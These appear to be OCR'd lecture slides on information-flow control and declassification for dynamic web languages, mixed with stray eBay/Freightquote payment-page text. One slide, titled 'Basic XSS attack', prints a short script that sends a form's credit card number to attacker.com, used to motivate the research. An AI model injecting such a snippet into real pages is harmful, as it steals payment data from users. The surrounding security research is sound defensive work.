
Part 4: Combining the Dimensions of Declassification for Dynamic Languages

Andrei Sabelfeld

Chalmers

joint work with A. Askarov


Return to eBay.com
Return to eBay.ca
New to eBay? start here
Freight Resource Center
Your solution for moving heavy items.
Powered by FREIGHTQUOTE.COM
Choose A Topic
Home
Add a Freight Calculator
Rate & Schedule
Trace Shipments
My Account
FAQ
Helpful Links
View Demo
Packaging Tips
About freightquote.com
Glossary & Definitions
Payment information
Please provide payment information to confirm your shipment.
Apply charges to my Freightquote.com account.
PayPal
I would like to pay by credit card.
VISA
Card name:
Card number:
Expiration date:
Name on card:
Pay for shipment





```
<!-- Input validation -->
<form name="cform" action="script.cgi"
method="post" onsubmit="return
checkform();">

<script type="text/javascript">
function checkform () {...}
</script>
```

Basic XSS attack


```
<script>
new Image().src=
    "http://attacker.com/log.cgi?card="+
    encodeURI(form.CardNumber.value);
</script>
```

- Root of the problem: information flow from secret to public


Root of problem: information flow




Same origin policy (SOP)




Same origin policy (SOP) does not work




Information flow controls



Information flow controls




Need for information release (declassification)




Flexible declassification policies

- Server side:
  - Auction sniper



- Client side: currency converter



State of the art

- Practical
  - server-side
  - client-side
  - both server and client
- Lacking
  - soundness guarantees
  - declassification policies

- Formal
  - mostly static
  - soundness proofs
  - declassification policies
- Lacking
  - dynamic code evaluation

This work: bridging the gap

- Declassification framework
  - what is declassified
  - where it can be declassified
- Enforcement
  - dynamic code evaluation
  - communication
  - hybrid mechanism
    - dynamic tracking
    - on-the-fly static analysis
  - tight and modular
- Termination channel
  - support for both sensitive and insensitive

Semantics


command | memory | "escape-hatch" set

- Assumptions
  - configurations cfg=$\langle$c, m, E$\rangle$
  - transition step cfg$\rightarrow_{\alpha}$cfg′ with low event α

    α::= l | ε l::=(x,v) | $\downarrow$
  - trace $cfg_0 \rightarrow_{\alpha 1} \ldots \rightarrow_{\alpha n} cfg_n$ generates $\vec{l}=\alpha 1 \ldots \alpha n$
- Escape hatches e are expressions in declassify(e) describing what is released

Attacker's knowledge

- Consider program run
- Initially | 5 | 7 | 0 | 1 |
  - Low memories fixed
  - High memories unknown
- Knowledge $k(c, m_L, \vec{l})$ can be refined over time
- Is this refinement secure?
- Only if it is allowed by declassification policy



From escape hatches to policies

{}

5	7	0	0
5	7	0	1
5	7	0	2

…

